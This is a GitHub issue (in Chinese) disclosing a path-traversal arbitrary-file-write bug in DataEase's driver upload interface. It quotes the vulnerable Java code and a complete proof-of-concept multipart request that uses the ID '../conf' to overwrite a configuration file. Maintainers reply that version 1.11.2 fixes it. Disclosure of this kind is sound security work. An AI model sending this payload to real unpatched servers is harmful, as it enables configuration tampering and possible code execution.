

New issue

Jump to bottom

[Bug]任意文件跨目录写入 #2428

Closed

Ryze-T opened this issue on Jun 15 · 2 comments

Assignees



Labels

状态:待反馈

类型:bug

Ryze-T commented on Jun 15


DataEase 版本
最新版
运行方式(安装包运行 or 源码运行 ?)
安装包运行

浏览器版本
任意

Bug 描述
任意文件跨目录写入

Bug 重现步骤(有截图更好)

数据源驱动管理处存在文件上传接口：



查看源代码：

```
public DeDriverDetails saveJar(MultipartFile file, String driverId) throws Exception {
    String filename = file.getOriginalFilename();
    String dirPath = DRIVER_PATH + driverId + "/";
    String filePath = dirPath + filename;

    saveFile(file, dirPath, filePath);
    List<String> jdbcList = new ArrayList<>();
    String version = "";
}
```

直接将上传的文件以及ID进行拼接，因此可以构造包：

```
POST /driver/file/upload HTTP/1.1
Host: xxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Authorization: xxx
Content-Type: multipart/form-data; boundary=-----
-70362338610608895491036095575
Content-Length: 1167
Origin: http://10.211.55.18
Connection: close
Referer: http://10.211.55.18/
Cookie:

-----70362338610608895491036095575
Content-Disposition: form-data; name="id"
```

```
../conf
-----70362338610608895491036095575
Content-Disposition: form-data; name="name"

123
-----70362338610608895491036095575
Content-Disposition: form-data; name="createTime"

1654829420814
-----70362338610608895491036095575
Content-Disposition: form-data; name="type"

mysql
-----70362338610608895491036095575
Content-Disposition: form-data; name="driverClass"

null
-----70362338610608895491036095575
Content-Disposition: form-data; name="desc"

-----70362338610608895491036095575
Content-Disposition: form-data; name="typeDesc"

MySQL
-----70362338610608895491036095575
Content-Disposition: form-data; name="showModel"

show
-----70362338610608895491036095575
Content-Disposition: form-data; name="file"; filename="dataease.properties"
Content-Type: image/png

123
-----70362338610608895491036095575--
```

虽然返回包为错误，但实际上已经上传成功。
因此可以修改数据库配置文件或其他配置文件，可能会造成任意代码执行

  Ryze-T added the 类型:bug label on Jun 15

  Ryze-T assigned BBchicken-9527, youliyuan-fit2cloud and zyyfit on Jun 15



  github-actions  added the 状态:待处理 label on Jun 15

  maninhill changed the title [Bug] [Bug]任意文件跨目录写入 on Jun 15

xuwei-fit2cloud commented on Jun 15

Contributor


感谢反馈，我们正在处理。

  github-actions bot added 状态:待反馈 and removed 状态:待处理 labels on Jun 15


maninhill commented on Jun 17

Contributor

v1.11.2 已修复，详情请参考：<https://github.com/dataease/dataease/releases/tag/v1.11.2>

 maninhill closed this as completed on Jun 17

Assignees

 youliyuan-fit2cloud

 zyyfit

 BBchicken-9527

Labels

状态:待反馈 类型:bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

6 participants

